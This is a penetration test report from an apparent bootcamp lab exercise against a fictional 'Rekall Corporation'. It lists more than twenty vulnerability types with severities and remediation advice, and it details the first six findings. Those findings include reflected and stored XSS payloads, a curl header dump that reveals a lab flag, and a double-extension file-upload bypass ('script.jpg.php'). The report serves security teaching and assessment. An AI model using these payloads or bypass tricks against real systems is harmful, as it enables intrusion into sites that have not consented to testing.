



Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	Error! Bookmark not defined.
Summary Vulnerability Overview	13
Vulnerability Findings	14

Contact Information

Company Name	UTA Cybersecurity Bootcamp Report, LLC
Contact Name	Harshal Shekatkar
Contact Title	Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	05/22/2023	Harshal Shekatkar	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Rekall is committed to strengthen its system defense and data integrity which is evident from ordering penetration testing. This will give them solutions to mitigate system vulnerabilities.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- XSS vulnerability
- Sensitive data exposure
- Local file inclusion
- SQL injection
- Command injection
- PHP injection
- Session management
- Directory traversal
- Open source exposed data
- Apache Tomcat Remote Code Execution
- Shellshock exploit
- Struts Exploit
- Drupal exploit
- CVE-2019-14287 – SSH login
- Anonymous File Transfer Protocol (FTP)
- SLmail exploit
- Scheduled task exploit
- Kiwi exploit
- Privilege Escalation
- Lateral Movement – Root Access

Executive Summary

Penetration Testing was done to simulate how an external attacker might try to gain access to Rekall's systems and data. Goal was to identify ways in which an external attacker can penetrate Rekall's systems and to determine what impact it might have on company's confidential data and infrastructure.

Exploitation was done using various techniques.

- XSS & SQL injection
- Command & PHP injection
- Apache Tomcat Remote Code Execution
- Session management
- Directory traversal
- Search of exposed data
- Shellshock, Struts, Drupal exploits
- CVE-2019-14287 – SSH login
- Anonymous File Transfer Protocol (FTP) exploit
- SLmail, Scheduled task exploits
- Kiwi, Privilege Escalation, Lateral Movement – Root Access exploit

Summary Vulnerability Overview


Vulnerability	No of instances	Severity
XSS vulnerability	3	Critical
Sensitive data exposure	5	Critical
Local file inclusion	2	High
SQL injection	1	Critical
Command injection	1	High
Brute force attack	2	Critical
PHP injection	1	Critical
Session management	1	Critical
Directory traversal	1	Critical
Open source exposed data	2	Critical
Visibility of IP hosts	1	Medium
Apache Tomcat Remote Code Execution	2	Critical
Shellshock exploit	1	Critical
Struts Exploit	1	Critical
Drupal exploit	1	High
CVE-2019-14287 – SSH login	1	Critical
Anonymous File Transfer Protocol (FTP)	1	High
SLmail exploit	1	Critical
Scheduled task exploit	1	High
Kiwi exploit	3	Critical
Privilege Escalation	1	Critical
Lateral Movement – Root Access	1	Critical


The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	192.168.14.35
	192.168.13.10
	192.168.13.11
	192.168.13.12
	192.168.13.13
	192.168.13.14
	172.22.117.100
	172.22.117.20
	172.22.117.10
Ports	80, 110, 22, 21


Exploitation Risk	Total
Critical	27
High	6
Medium	1
Low	0


Vulnerability Findings

Vulnerability 1	Findings
Title	XSS reflected vulnerability
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	Web app is vulnerable to malicious script
Images	 <p>The screenshot shows a Mozilla Firefox browser window with the address bar set to 192.168.14.35/Welcome.php. The page itself has a red header with a large 'R' logo and the text 'REKALL CORPORATION'. Below this, a dark grey section contains the heading 'Welcome to VR Planning'. Underneath, there's a form with the placeholder 'Begin by entering your name below!' and a text input field containing '<script>alert("hi")</script>'. To the right of the form are three circular icons with text labels: 'Character Development' (a person icon), 'Adventure Planning' (a gear icon), and 'Location Choices' (a building icon). The status bar at the bottom of the browser window shows the time as 08:18 PM.</p>

	 <p>The screenshot shows a Mozilla Firefox browser window with a terminal tab open. The main content is a 'Welcome' page for 'REKALL CORPORATION'. The URL in the address bar is 192.168.14.35>Welcome.php?payload=...<script>alert('hi')</script>. The page features a large 'R' logo and the text 'Welcome to VR Planning'. A form asks for a name with a 'GO' button. To the right, there are three sections: 'Character Development' (QB icon), 'Adventure Planning' (Speaker icon), and 'Location Choices' (Building icon). Below these is a message: 'CONGRATS, FLAG 1 is f76sdfkg0sjf'.</p>
Affected Hosts	192.168.14.35
Remediation	Validate all input data, make sure that only the allow listed data is allowed, and ensure that all variable output in a page is encoded before it is returned to the user.

Vulnerability 2	Findings
Title	XSS reflected (advanced) vulnerability
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	Web app is vulnerable to malicious script
Images	 <p>The screenshot shows a Mozilla Firefox browser window with a terminal tab open. The main content is a 'Memory Planner' page for 'REKALL CORPORATION'. The URL in the address bar is 192.168.14.35/Memory-Planner.php. The page features a large 'R' logo and the text 'Who do you want to be?'. A form contains the payload '>alert("hi")</SCRIPT>'. Below the form is an image of a surfer at the Pipeline, with the text 'Surf the Hawaiian Pipeline'.</p>



	
Affected Hosts	192.168.14.35
Remediation	Validate all input data, make sure that only the allow listed data is allowed, and ensure that all variable output in a page is encoded before it is returned to the user.


Vulnerability 3	Findings
Title	XSS stored vulnerability
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	Web app is vulnerable to malicious script
Images	

Affected Hosts	192.168.14.35
Remediation	Validate all input data, make sure that only the allow listed data is allowed, and ensure that all variable output in a page is encoded before it is returned to the user.



Vulnerability 4	Findings
Title	Sensitive data exposure
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	Used Curl to list HTTP response headers
Images	<pre> curl -v http://192.168.14.35/About-Rekall.php * Trying 192.168.14.35... * Connected to 192.168.14.35 (192.168.14.35) port 80 (#0) > GET /About-Rekall.php HTTP/1.1 > Host: 192.168.14.35 > User-Agent: curl/7.81.0 > Accept: */* > * Mark bundle as not supporting multiuse < HTTP/1.1 200 OK < Date: Wed, 17 May 2023 09:28:53 GMT < Server: Apache/2.4.7 (Ubuntu) < X-Powered-By: Flag 4 nckd97dk6sh2 < Set-Cookie: PHPSESSID=ermbisdebjrlrer0d0tck2l0lh7; path=/ < Expires: Thu, 19 Nov 1981 08:52:00 GMT < Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 < Pragma: no-cache < Vary: Accept-Encoding < Content-Length: 7873 < Content-Type: text/html < <!DOCTYPE html> <html style="font-size: 16px;"> <head> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <meta charset="utf-8"> <meta name="keywords" content=""> <meta name="description" content=""> <meta name="page_type" content="np-template-header-footer-from-plugin"> <title>About Rekall</title> <link rel="stylesheet" href="nicepage.css" media="screen"> <link rel="stylesheet" href="About-Rekall.css" media="screen"> </head> <body> <div class="page-section section-1" id="section-1"> <div class="page-content"> <div class="text-block"> <p>About Rekall</p> </div> </div> </div> </body> </html></pre> <p> SERVER: Apache/2.4.7 (Ubuntu) X-Powered-By: Flag 4 nckd97dk6sh2 Set-Cookie: PHPSESSID=ermbisdebjrlrer0d0tck2l0lh7 </p>

Affected Hosts	192.168.14.35
Remediation	Ensure sensitive data is not listed in HTTP headers


Vulnerability 5	Findings
Title	Local file inclusion
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	High
Description	Uploading a PHP file was successful
Images	 
Affected Hosts	192.168.14.35
Remediation	Restrict types of files allowed to upload

Vulnerability 6	Findings
Title	Local file inclusion (advanced)
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	High
Description	The input validation checks for the presence of .jpg, so to bypass this upload, jpg word was used in name of malicious script: script.jpg.php
Images	
Affected Hosts	192.168.14.35
Remediation	Use validation to check if file extension is correct

